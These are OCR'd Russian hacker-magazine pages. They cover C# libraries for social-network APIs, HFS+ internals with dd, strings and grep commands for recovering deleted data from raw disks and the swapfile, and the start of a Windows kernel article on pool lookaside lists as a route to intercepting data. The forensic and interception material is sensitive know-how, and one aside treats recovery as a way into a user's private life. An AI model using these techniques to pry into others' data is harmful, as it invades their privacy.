


Рисунок 3. Facebook Developer Toolkit

бину. Далее в статье я буду рассказывать не только о работе с соцсетями, но и с другими полезными web-сервисами.

Это можно делать по-разному

Разработка приложений, направленных на взаимодействие с социальными сетями, практически ничем не отличается от программирования других сетевых приложений. В твоем распоряжении — бесконечный полигон возможных сценариев. Например, ты можешь блеснуть знаниями и быстренько все реализовать при помощи уже знакомых сокетов и метода научного тыка. То есть, берем анализаторы трафика и натравливаем их на бродилку. Дальше смотрим, какие запросы отправляет браузер на сайт нужного сервиса и эмулируем все это дело в твоей программе. Способ, несомненно, надежный, но крайне трудный для реализации. Одна отладка стадии работы с сокетами чего только стоит. Я уже молчу про бесконечные разборы полетов с анализом запросов.

К счастью, у любой задачи есть несколько решений. И наша — не исключение. Помнишь, я говорил, что разработчики подобных проектов стараются идти навстречу и для удобства предоставляют хорошо документированный API? Считай, тебе уже не нужно разбираться в тонкостях протокола обмена информацией. Достаточно следовать официальному мануалу и почаще заглядывать в примеры. Этот способ уже лучше, чем предыдущий, но воздух все равно насыщен запахом отладки и бессонной ночи. Какой бы хорошей ни была документация, всегда найдется непредвиденная ситуация, которая существенно затормозит процесс разработки.

Быть может, есть способ еще проще? Ну ты и лентяй! Шучу-шучу, не мне тебя корить, я сам ленивый. К тому же, более простой способ действительно есть. Не ты первый и не ты последний программист, решивший написать программу для работы с X-сервисом. Этим вопросом озадачивались многие программисты, и самые матерые из них уже давно выплеснули свой опыт в универсальные библиотеки и модули. Такое добро реально найти практически для всех популярных языков программирования. Проще этого способа, пожалуй, нет ничего.

Вместительное файловое хранилище

Уже два года я пользуюсь услугами чудесного бесплатного сервиса — DropBox (dropbox.com). Если еще есть танкисты, которые не слышали про DropBox, рассказываю. DropBox — это сервис, позволяющий поднять синхронизацию файлов между всеми своими компьютерами. Твои файлы хранятся на серверах DropBox и автоматически копируются на компьютеры, участвующие в синхронизации. Получается некий файлообменник. Только в отличие от альтернативных проектов, DropBox предоставляет достаточно шикарную бесплатную версию. Суди сам, тебе дают 2 Гб места под файлы и полнофункциональную версию клиента. Что?! Мало места? Да, сегодня объемы нужной информации зашкаливают, поэтому двух гигабайт может и не хватить, но это не означает, что DropBox тебе не подойдет. Ты можешь по дешевке взять платный тариф или немного прокачать свой бесплатный аккаунт. Разработчики регулярно проводят всякие конкурсы и мероприятия, позволяющие без особых затруднений поднять дополнительное место. Например, я уже прокачал свою учетку до пяти гигабайт. Ладно, вернемся к нашим баранам. Я уже сказал, что DropBox — замечательный сервис, грех не воспользоваться им в своих личных целях. К счастью, разработчики уже давно открыли API, а энтузиасты даже выпустили свои варианты классов и библиотек. Поскольку мы ориентируемся на C#, то нашим выбором станет надстройка SharpBox (sharpbox.codeplex.com). Это бесплатный набор классов, позволяющий эффективно использовать функции DropBox из своего приложения. Проект активно развивается и на данный момент уже может похвастаться полной поддержкой всех функций DropBox. Одно время при использовании библиотеки возникали проблемы, но версия от 31 декабря 2010 года исправила эту досадную ситуацию. Я не буду расписывать примеры от начала до конца, а буду приводить лишь небольшие интересные отрывки. Дописать их ты всегда сможешь, воспользовавшись документацией и демками, идущими в комплекте. Перед тем как приступить к созданию своего первого приложения, взаимодействующего с DropBox, тебе необходимо обзавестись аккаунтом на этом сервисе и зарегистрировать новое приложение в личном кабинете (https://www.dropbox.com/developers/apps). После регистрации нового application ты получишь AppKey и AppSecret. Это уникальные ключи, без них твое приложение никогда не заработает. Итак, как только создашь новое приложение, можешь попробовать запустить VS, подключить к ней SharpBox и накидать небольшой примерчик, демонстрирующий возможности библиотеки. Код моего такого приложения приведен во врезке «Знакомимся с DropBox» и снабжен обильными комментариями. В своем примере я демонстрирую загрузку и закачку файла с сервера DropBox. Остальные операции выполняются аналогичным образом. Подробности смотри в официальных примерах (см. ссылки во врезке).

Сишарпная щебеталка

«Он слишком прост, чтобы в нем долго копаться» ©. Это высказывание можно смело отнести к опопсевшему сегодня сервису микроблогинга — Twitter. Реально, заморские перцы из, казалось бы, банального проекта сделали сервис, который завоевал мир. Сначала в нем были лишь гики, затем пришли домохозяйки. Еще позже в скворечник заджойнились знаменитости, и самыми последними подтянулись чиновники. Не уметь программировать приложения для работы с данным сервисом — верх

ЧИТАЕМ ТВИТ-ЛЕНТУ

```
using TweetSharp;
// Создаем объект типа TwitterService
// при помощи данного объекта мы будем читать
// тайм-ленту
TwitterService myTwitterService = new TwitterService();

IEnumerable<TwitterStatus> tweets =
  myTwitterService.ListTweetsOnPublicTimeline();

//Перебираем всю ленту и выводим. В консоль/форму
foreach (var tweet in tweets)
{
  Console.WriteLine("{0} – "{1}"",
    tweet.User.ScreenName, tweet.Text);
}
```

ССЫЛКИ ПО ТЕМЕ

- sharpbox.codeplex.com/documentation — исходники примеров, демонстрирующие взаимодействие с DropBox при помощи библиотеки SharpBox.
- sharpbox.codeplex.com — здесь хостится библиотека DropBox.
- tweetsharp.codeplex.com — месторасположение библиотеки tweetsharp.
- shorturlcreator.codeplex.com — сервисы сокращалок ссылок сегодня очень популярны. Хочешь создать удобную программу для работы с ними? Тебе непременно нужно ознакомиться с этим примером.
- svapi.codeplex.com — SilverLight API Connector для «В Контакте».
- ggltranslate.codeplex.com — пример взаимодействия с сервисом переводов от Google.
- vkontakte.ru/developers.php — официальная информация для разработчиков приложений для «В Контакте».
- www.vr-online.ru/page/vr-online-dekabr-yanvar-3171 — в этом номере бесплатного журнала для программистов VR-Online есть статья, рассказывающая про взаимодействие с сервисом перевода от Google без использования сторонних библиотек. Рекомендую ознакомиться.

кощунства. Сишарп-разработчикам как всегда повезло чуточку больше, чем другим. Уже больше года развивается одна из лучших клиентских библиотек для взаимодействия с твиттером — TwitterSharp. Среди подобных проектов этот выделяется в первую очередь тем, что прекрасно подходит как для .NET (2-4), Mono 2.6, так и для новомодного Windows Phone 7. Поддержка работы под WP7 — одна из главных вкусностей. Эта ОС вышла совсем недавно, приложений под нее почти нет. У тебя еще есть все шансы создать неповторимый Twitter-клиент и завоевать любовь пользователей. Где найти лучшее применение библиотеке Twitter-Sharp — ты решишь сам, а я продемонстрирую, как с ее помощью авторизоваться в чирикалке, используя OAuth, и получить список сообщений своей ленты. Мой код ты найдешь во врезках с говорящими названиями. Все необходимые пояснения я, как обычно, привел в комментариях. Полное описание классов смотри в... исходниках. Увы, пока хорошей документации к библиотеке нет.

«В контакте» под чутким надзором

«В Контакте» — пожалуй, самая популярная в России социальная сеть. Одни используют ее для бесконечного трепа с друзьями, а другие, более продвинутые, — как площадку для продажи или рекламы своих товаров и услуг. Кроме того, «В Контакте» может похвастаться несметным количество не совсем легального медийного контента. Несмотря на популярность, в плане кодинга контакт выглядит очень тухло. За все время существования этой сети так и не появилось качественного SDK и качественной библиотеки для взаимодействия сторонних приложений с функциями социальной сети. Нет, нельзя сказать, что энтузиасты не предпринимали попыток создать шедевр. Попыток были, но практически все проекты не могут выйти из стадии Alfa, либо стали заброшенными. Из того, что есть, наиболее выгодно выделяется проект Silverlight vkontakte API (silverlightvkapi.codeplex.com). Его возможностей вполне хватит для решения типовых задач (публикация на стену, загрузка фотографий и т.д.). Примеры объемны для публикации, смотри исходники на диске.

Дружим с Flickr

Flickr не является социальной сетью, это просто сервис для хранения фотографий и видеороликов, созданный компанией Yahoo. Проект имеет как платную, так и бесплатную версии. У последней есть ряд досадных ограничений, но это не помешало фликру завоевать популярность среди блогеров. Если верить данным из Wikipedia, то на конец сентября прошлого года база фликра содержала около пяти миллиардов изображений. В отличие от неудобного в плане программирования «В Контакте», для работы с фликром на CodePlex'е есть библиотека FlickrNET API Library (flickrnet.codeplex.com). После подключения ее к своему проекту, работа с Flickr'ом сведется к вызову нескольких методов. Примеры опять же не привожу, они ждут тебя на DVD.

Рулим Facebook

Facebook — сеть малоизвестная, и ты наверняка о ней ничего не слышал :). Возможно, тебе захочется с ней познакомиться только потому, что в ней отвисает почти вся команда Хакера. В отличие от «В Контакте», для Facebook'а существует множество вариантов SDK, модулей и т.д. Стоит зайти на тот же CodePlex, вбить в поиск «Facebook» — и перед тобой вывалится несколько страниц с разными модулями/библиотеками. Среди такого количества вариантов нетрудно и потеряться. Особенно напрягает, что многие предложенные решения в настоящий момент уже не работают. Чтобы ты не тратил свое драгоценное время зря, я сразу рекомендую тебе присмотреться к библиотеке Facebook C# SDK (facebooksdk.codeplex.com) и Facebook Developer Tookit (facebooktoolkit.codeplex.com). С их помощью ты за считанные минуты научишься создавать десктопные/web/Silverlight-приложения, взаимодействующие с Facebook. Добавь ко всему этому возможность работы под Windows Phone 7, и становится однозначно понятно, что обе библиотеки must have!
Обе библиотеки хороши, но я больше предпочитаю использовать вторую. Почему? Нет, я не имею ничего против Facebook C# SDK, но с FDT я познакомился немного раньше и успел привыкнуть к ней. Для того чтобы начать разработку своего первого проекта для Facebook, тебе потребуется пройти на www.facebook.com/#!/developers/ и создать новый application. Подобную процедуру ты выполнял при разработке приложения для DropBox. Выполнив эту нехитрую операцию, ты получишь ключ, который и будешь использовать в проекте. Ну а дальше все стандартно. Имея на руках ключ приложения и FDT, ты можешь приступать к разработке своих программ. В FDT есть все необходимое для организации поиска друзей, отправки сообщений и т.д. Длинных примеров кода приводить не стану. Где их найти — сам знаешь.

Заключение

На этом я хочу закончить статью и пожелать тебе оставаться все время в теме. Смотри, что сделали разработчики, качай SDK и пробуй показать пользователям уже готовые идеи с другой стороны. Помни, что пользователи согласны платить не только за абсолютно новые фишки, но и красивые обертки для давно существующих. Прояви фантазию и будь уверен, что твои работы будут замечены. На этом разреши попрощаться. Увидимся в будущем!



Захаров Всеволод (seva@vingrad.ru)



ОТКАПЫВАЕМ ЯБЛОДАННЫЕ

Изучаем восстановление данных в Mac OS X


В это трудно поверить, но так называемые «непродвинутые» пользователи иногда удаляют важные данные и потом громко о них сожалеют. Расхлебывать их проблемы приходится программистам, поэтому сейчас мы разберемся в том, как Mac OS X хранит данные на носителях, и как эти данные можно восстановить.

Intro

Для использования в Mac OS, Apple разработала свою собственную файловую систему HFS (Hierarchical File System). В настоящее время ей на смену пришла HFS+, которая используется в Mac OS, начиная с версии 8.1. Структура тома, использующего HFS+, близка к HFS, но в то же время содержит некоторые отличия. Основные характеристики этих двух систем:

	HFS	HFS+
Длина имени файла	31	255
Кодировка имен файлов	Mac Roman	Unicode
Нода каталога	512 байт	4 Кбайт
Максимальный размер файла	2^31	2^63

Как видишь, HFS+ была создана, чтобы наиболее эффективно ис-



пользовать дисковое пространство для томов больших размеров и фрагментированных файлов.

HFS+ внутри

HFS делит дисковое пространство на блоки одинакового размера. Для идентификации блока используется 16 бит, стало быть, всего может быть 65536 таких блоков, при этом каждый блок занимает целое число секторов. Очевидно, что такая система приводит к потере большого пространства на больших томах.

В свою очередь HFS+ использует 32 бита для нумерации блоков, что позволяет использовать пространство более рационально.

Для управления размещением данных на диске HFS+ хранит на нем также и служебную информацию — метаданные. Среди них наиболее важны для работы файловой системы и наиболее интересны нам в деле поиска пропавших данных:

- Volume header (заголовок тома). Содержит общую информацию о томе. Например, размер блока данных и информацию о расположении других блоков метаданных на диске.
- Allocation file (файл размещения или карта тома). Bitmap, в котором отмечен статус каждого блока на диске. (1 — занят, 0 — свободен.)
- Catalog file (каталог). В нем хранится большая часть данных о размещении файлов и папок на диске.
- Extents overflow file. Содержит метаданные, которые не разместились в каталоге.
- Attributes file (файл атрибутов). Используются для контроля доступа и т.п.
- Journal file (журнал). Хранит данные о транзакциях, выполненных для данного тома.

Catalog file, extents overflow file и attribute file — представляют собой B-деревья.

Заголовок тома всегда размещается по фиксированному смещению 1024 байта от начала тома. Он содержит общую информацию о томе — в том числе и о размещении других служебных структур HFS+ на диске. Так, например, journalInfoBlock — размещение журнала, если для этой системы ведется журналирование, allocationFile-блок, с которого начинается карта размещения файлов на диске, catalogFile — размещение файла каталога.

Структура HFS+

Заголовок тома HFS+

```
struct HFSPlusVolumeHeader
{
   UInt16         signature;
   UInt16         version;
   UInt32         attributes;
   UInt32         lastMountedVersion;
   UInt32         journalInfoBlock;
   UInt32         createDate;
   UInt32         modifyDate;
   UInt32         backupDate;
   UInt32         checkedDate;
   UInt32         fileCount;
   UInt32         folderCount;
   UInt32         blockSize;
   UInt32         totalBlocks;
   UInt32         freeBlocks;
   UInt32         nextAllocation;
   UInt32         rsrcClumpSize;
   UInt32         dataClumpSize;
   HFSCatalogNodeID   nextCatalogID;
   UInt32         writeCount;
   UInt64         encodingsBitmap;
   UInt32         finderInfo[8];
   HFSPlusForkData    allocationFile;
   HFSPlusForkData    extentsFile;
   HFSPlusForkData    catalogFile;
   HFSPlusForkData    attributesFile;
   HFSPlusForkData    startupFile;
};
```

Запись catalog file

```
struct HFSPlusCatalogFile
{
  SInt16 recordType;
  UInt16 flags;
  UInt32 reserved1;
  HFSCatalogNodeID fileID;
  UInt32 createDate;
  UInt32 contentModDate;
  UInt32 attributeModDate;
  UInt32 accessDate;
  UInt32 backupDate;
  HFSPlusPermissions permissions;
  FInfo userInfo;
  FXInfo finderInfo;
  UInt32 textEncoding;UInt32 reserved2;
  HFSPlusForkData dataFork;
  HFSPlusForkData resourceFork;
};
```

Catalog file содержит метаданные файлов и папок в виде отдельных записей. Node ID (CNID) — это уникальный номер ноды файловой системы. Самая важная информация в записи catalog file'а — это данные о размещении файла, в которые входят восемь записей из стартового блока и длины в блоках непрерывной



Используя Time Machine можно восстановить вид системы в любой момент времени

части фрагмента файла (fork'a). Если этого недостаточно, остальные данные о форках файла есть в Extent overflow file.

Запись fork-а файла

```
struct HFSPlusForkData
{
  UInt64 logicalSize;
  UInt32 clumpSize;
  UInt32 totalBlocks;
  HFSPlusExtentRecord extents;
};
```

Журнал HFS+ — это непрерывный набор блоков транзакций, который никогда не перемещается и его размер не изменяется. Иначе говоря, он представляет собой циклический буфер фиксированного размера, который содержит записи транзакций HFS+. На одну транзакцию может быть выделен один или несколько списков блоков операций. Список состоит из заголовка списка, за которым следуют собственно данные. На этом, пожалуй, мы закончим скучное знакомство с внутренностями HFS+, поскольку ничего секретного тут нет — это открытый формат и более подробное описание ты можешь найти на официальном сайте Apple.

Низкоуровневый доступ к ФС и восстановление данных

По восстановлению информации в MacOS HFS и HFS+ написано гораздо меньше мануалов, чем для других систем, да и выполнить это восстановление сложнее. Трудности появляются из-за того, что HFS+ используются B-деревья для хранения метаданных о размещении файлов. После того как какой-то файл удален, B-дерево тут же обновляется, и информация о размещении удаленного файла теряется. С выпуском Mac OS X 10.2 в августе 2002 года Apple усовершенствовала HFS+, добавив журнал, который хранит все изменения файловой системы в блоках транзакций. Журналирование может быть разрешено или запрещено пользователем в процессе работы. В Mac OS X версии 10.2 по умолчанию журналирование запрещено. В Mac OS X 10.3 и более поздних оно по умолчанию разрешено. То есть, на всей современной технике с Mac OS X изменения файловой системы журналируются. Однако журнал был добавлен в HFS+ не для восстановления утраченных данных, а для поддержания целостности ФС в случае исключительных ситуаций. Простое действие пользователя порождает множество изменений в файловой системе. Так, при создании файла, например, происходит следующее:

- В Catalog file добавляется нода нового файла.
- Bitmap тома изменяется, чтобы корректно отразить информацию о занятых блоках.
- Также записи будут добавлены в Extent overflow, если файл сильно фрагментирован.
- Файл атрибутов обновляется.
- Заголовок тома обновляется, чтобы зафиксировать факт изменения файловой системы.

Все эти изменения могут привести к тому, что файловая система будет повреждена, поскольку в процессе этих действий может произойти отключение питания или извлечение съемного носителя. Журналирование как раз и помогает решить эту проблему. Транзакция в журналируемой HFS+ включает следующие шаги:

1. Начать транзакцию копированием всех предполагаемых изменений в файл журнала.
2. Записать журнал из буфера на диск.
3. Записать факт транзакции в заголовок журнала.
4. Провести запланированные изменения.
5. Пометить транзакцию завершенной.

При монтировании файловой системы HFS+ система проверяет журнал на предмет незавершенных транзакций. Если таковые есть, то файловая система будет исправлена.



Наконец-то восстанавливаем данные!

Как же использовать журнал для восстановления поврежденных файлов? Необходимо выполнить следующие действия:

1. Читаем заголовок тома
2. Получаем доступ к Catalog File
3. Находим размемещение файла журнала
4. Читаем его в память
5. Находим там записи об удаленных файлах
6. Если блоки, принадлежащие удаленным файлам еще не перезаписаны (проверяем по Bitmap), читаем их и восстанавливаем данные.

Здесь вроде бы все понятно, но есть одна проблема — размер журнала ограничен и периодически его содержимое перекрывается. Журнал загрузочного тома Mac-mini обычно перекрывается за 5-10 минут. Журнал загрузочного тома MacBook'а перекрывается за 30 минут. Если на томе работает Time Machine, то журнал перекрывается каждые 20 секунд. В общем, перезапись идет довольно активно. Поэтому перед восстановлением том лучше смонтировать только для чтения:

```
mkdir /Volumes/MyVolume
mount -t hfs -r /dev/diskXXXX /Volumes/MyVolume
```

Так мы сохраним журнал и к тому же предотвратим перезапись блоков удаленных файлов, которые помечены в bitmap'е тома как свободные.
По принципу анализа журнала HFS+ работает множество софтин, которые ты легко можешь найти в Сети, и большого смысла писать под это дело свою — нет.
Посмотрим, что можно сделать руками в консоли. Хорошо разобравшись в структуре HFS+, ты сможешь, используя стандартную утилиту «dd», которая позволяет дампить участки диска в файл, анализировать журнал и карту тома в консоли. Хотя это, конечно, очень утомительно :).
Вот пример чтения одного блока по заданному адресу:

```
sudo dd if=/dev/disk1 of=./evidence bs=4096 \
   skip=4355500 count=1
```

Если есть какие-то предположения о содержимом файла и, тем более, если это текстовый файл, можно проделать такой трюк:

```
sudo cat /dev/disk1 | strings -o | grep -i \
  'secret code' -C 5
```

Если блоки удаленного файла еще не были перезаписаны, то этот способ позволит полностью восстановить файл.
Даже если блоки файла перезаписаны, например, с использованием специальных утилит, аналогичных shred, данные файла могут еще остаться в виртуальной памяти — то есть, в файле подкачки. В Mac OS X файл подкачки хранится в /var/vm

```
$ ls -al /var/vm
total 131072
drwxr-xr-x 4 root wheel 136 Oct 14 10:50 .
drwxr-xr-x 24 root wheel 816 Oct 14 10:52 ..
drwx--x--x 18 root wheel 612 Oct 11 11:20 app_profile
-rw------T 1 root wheel 67108864 Oct 14 10:50 swapfile
```

И тогда, проанализировав своп:

```
sudo strings -o /var/vm/swapfile | grep 'secret code' -C 2
```

ты можешь найти фрагменты файла, которые еще остались висеть в буфере.
Для доступа к служебным структурам файловой системы в своем коде ты можешь использовать файлы raw-устройств. Как правило, на /dev/rdisk0s1 находится EFI раздел, а HFS+ раздел на /dev/rdisk0s2. Кроме того, в hfs/hfs_format.h уже есть готовые описания структур данных HFS+, которые тебе могут пригодиться.

```
#import <hfs/hfs_format.h>
#import <util.h>

void dump(unsigned char * buf, size_t len)
{
 for (size_t i = 0; i < len; ++i)
  printf("%02X ", buf[i]);
}

int main(int argc, char *argv[])
{
 // Открываем файл устройства
 // Можно для краткости использовать и devopen
 int fd = open("/dev/rdisk0s2", O_RDONLY );

 // Описание заголовка есть в hfs_format.h
 HFSPlusVolumeHeader volume_header;
 // Заголовок лежит по смещению 1024
 int rd = pread(fd, &volume_header,
    sizeof(volume_header), 0x400);

 // Теперь у нас есть вся основная инфа
 // о томе
 printf("%u\n", volume_header.blockSize);

 dump((char*)&volume_header, sizeof(volume_header));

 // Не забываем закрывать устройство
 close(fd);
}
```

Запускать проги, которые взаимодействуют с raw-устройствами, нужно через sudo, так как делать это может только админ и судоеры.

Time Machine

Начиная с Mac OS X Leopard, в состав системы входит Time Machine. Эта утилита создает резервные копии файлов, записывая все изменения, происходящие с файловой системой. Перечисленные действия позволяют пользователю восстановить всю систему, несколько файлов или один отдельный файл в том виде, в котором он находился в определенный момент времени.
Для работы Time Machine необходимо выделить отдельный диск. Apple выпускает специальное устройство Apple Time Capsule, которое используется как сетевой диск специально для резервных копий Time Machine. Time Machine может использоваться и с любым USB или eSata-диском. При первом запуске Time Machine создает папку на указанном резервном диске, содержащую все данные. Потом Time Machine бдует копировать только измененные файлы. В общем, если для диска используется Time Machine, то восстановление утраченных данных не представляет особых проблем.

Outro

Информация очень редко исчезает бесследно. Хорошо зная работу файловой системы, можно восстановить даже то, что считалось безвозвратно потерянным, ну и вообще — узнать много интересного из личной жизни пользователя. ⌶

Александр Эккерт (stannic.man@gmail.com)



НА ПЕРЕХВАТ!

Бурим ядро с целью поиска новых способов перехвата

Как перехватить данные в Windows? Ответ на этот вопрос, казалось бы, очевиден. Всякий человек, мало-мальски разбирающийся в вопросах кодинга систем безопасности, ответит — нужен перехват специфических функций. В частности, для работы с памятью. Это верно. Но сегодня мы постараемся поковырять эту тему чуть глубже, чем это принято в цивилизованном обществе.

Так какие же еще способы можно предложить, кроме перехвата функций? Пожалуй, этот вопрос поставит в тупик две трети программистов. Более-менее подкованные кодеры, почесав затылок, смогут вспомнить о таком неочевидном способе, как скан PDE/PTE-таблиц интересующего нас процесса или, в случае проще, о простом сканировании адресного пространства процесса. На этом способе, кстати, основаны многие программы типа ArtMoney и схожие с ней.
А еще способы есть? Да такие, чтобы не трогать напрямую адресное пространство процесса? Наверное, есть. Будем искать :).

Организация памяти в Windows

Говорить я сегодня буду, как это часто со мной случается, о ядре. Вернее, об организации памяти в ядре и о том, как эту самую «организацию» можно использовать в наших коварных планах.
И ежу, думаю, понятно, что ядро Windows содержит несколько API-функций, предназначенных для выделения и освобождения памяти. Виртуальная память в Windows организована в виде «блоков», которые называются «страницами». В архитектуре Intel x86, размер каждой страницы равен 4096 байтам. При этом функции, предназначенные для выделения/освобождения памяти в Windows (ExAllocatePoolWithTag и ExFreePoolWithTag), могут «хранить» неиспользуемые никем блоки памяти для следующих выделений памяти. Внутренние функции напрямую взаимодействуют с железом каждый раз, когда нужно выделить страницу. При этом все эти процедуры очень сложны и требуют крайне нежного обращения.

Захватываем память в Windows

Если ты хоть раз сталкивался с написанием драйверов под Windows, тебе должно быть знакомо разделение памяти на под-

```
kd> !pcr
KPCR for Processor 0 at ffdff000:
    Major 1 Minor 1
  NtTib.ExceptionList: 805486b0
      NtTib.StackBase: 80548ef0
     NtTib.StackLimit: 80546100
[...]
              SelfPcr: ffdff000
                 Prcb: ffdff120 ←
                 Irql: 00000000
                  IRR: 00000000
                  IDR: ffffffff
        InterruptMode: 00000000
                  IDT: 8003f400
                  GDT: 8003f000

[...]
kd> dt nt!_KPRCB ffdff120
[...]
   +0x5a0 PPNPagedLookasideList : [32]
      +0x000 P                  : 0x819c6000 _GENERAL_LOOKASIDE
      +0x004 L                  : 0x8054dd00 _GENERAL_LOOKASIDE
```

Рисунок 1. **WinDBG показывает внутренности PCRB**

качиваемую (paged) и неподкачиваемую (nonpaged). Разница между ними вполне ясна — если ядро выделяет память в подкачиваемой памяти, то со временем, чтобы не захламлять оперативную память компьютера, она просто сбрасывается на жесткий диск и существует там в виде файла pagefile.sys. В нем, как правило, хранятся paged-секции драйверов и куча прочей шняги. Nonpaged-память на диск никогда не сбрасывается и постоянно держится в оперативной памяти. Поэтому при ее выделении нужно быть крайне экономным и не использовать ее без особой нужды. К примеру, в nonpaged пуле хранятся ключевые секции драйверов и самого ядра. Не буду долго расписывать все прелести использования подкачиваемой и неподкачиваемой памяти, материала эту тему полно в Сети. Да и твой любимый журнал][не раз писал об организации памяти в Windows. Добавлю лишь, что обработка подкачиваемой и неподкачиваемой памяти ядром принципиально отличается одна от другой.
Запрос блоков памяти у железа требует времени, и Windows старается балансировать между скоростью и необходимостью избегать траты оперативной памяти, которой всегда мало. Механизм выделения памяти обязан выдавать запрошенные куски памяти нужного объема как можно быстрее. При этом время отклика на запрос выделения памяти проходит быстрее, если эти куски памяти находятся в соседствующих аллокациях. Поэтому для удобства и для обеспечения быстродействия при выделении памяти в ядре существуют три различные таблицы, которые отличаются между собой лишь тем, блоки памяти какого размера они описывают. Другими словами, при манипулировании памятью ядро смотрит на эти таблицы, из которых получает и записывает необходимую информацию о том, сколько памяти выделено, какого размера и где блоки памяти находятся.
Каждая таблица реализует свои способы хранения информации о выделенных блоках памяти. Рассмотрим каждую таблицу отдельно.
Первая таблица, PPNPagedLookasideList — это ассоциативная таблица (LookasideList), существующая отдельно для каждого процессора и описывающая выделенные куски nonpaged-памяти размером <= 256 байт. Каждый процессор обладает так называемым PCR — «регистром контроля процессора» (processor control register), который хранит информацию о таких вещах, как уровень IRQL, GDT, IDT и т.д. Расширение этого регистра, названное PCRB — «регион контроля процессора» (processor control region), хранит в себе указатель на эту очень любопытную таблицу (см. рис. 1).
В Windows Semerka внутренняя структура KPRCB немного изменилась, но, думаю, общая концепция понятна — KPRCB содержит в себе данные об использовании текущим процессором выделенной памяти:

```
typedef struct _KPRCB {
  ...
  /*0x5A0*/ struct
    _PP_LOOKASIDE_LIST PPLookasideList[16];
  /*0x620*/ struct _GENERAL_LOOKASIDE_POOL
    PPNPagedLookasideList[32];
  /*0xF20*/ struct _GENERAL_LOOKASIDE_POOL
    PPPagedLookasideList[32];
  ...
} KPRCB, *PKPRCB;
```



links

hackinthebox.org — на этом сайте ты сможешь найти много всяких вкусностей на тему программирования и безопасности.

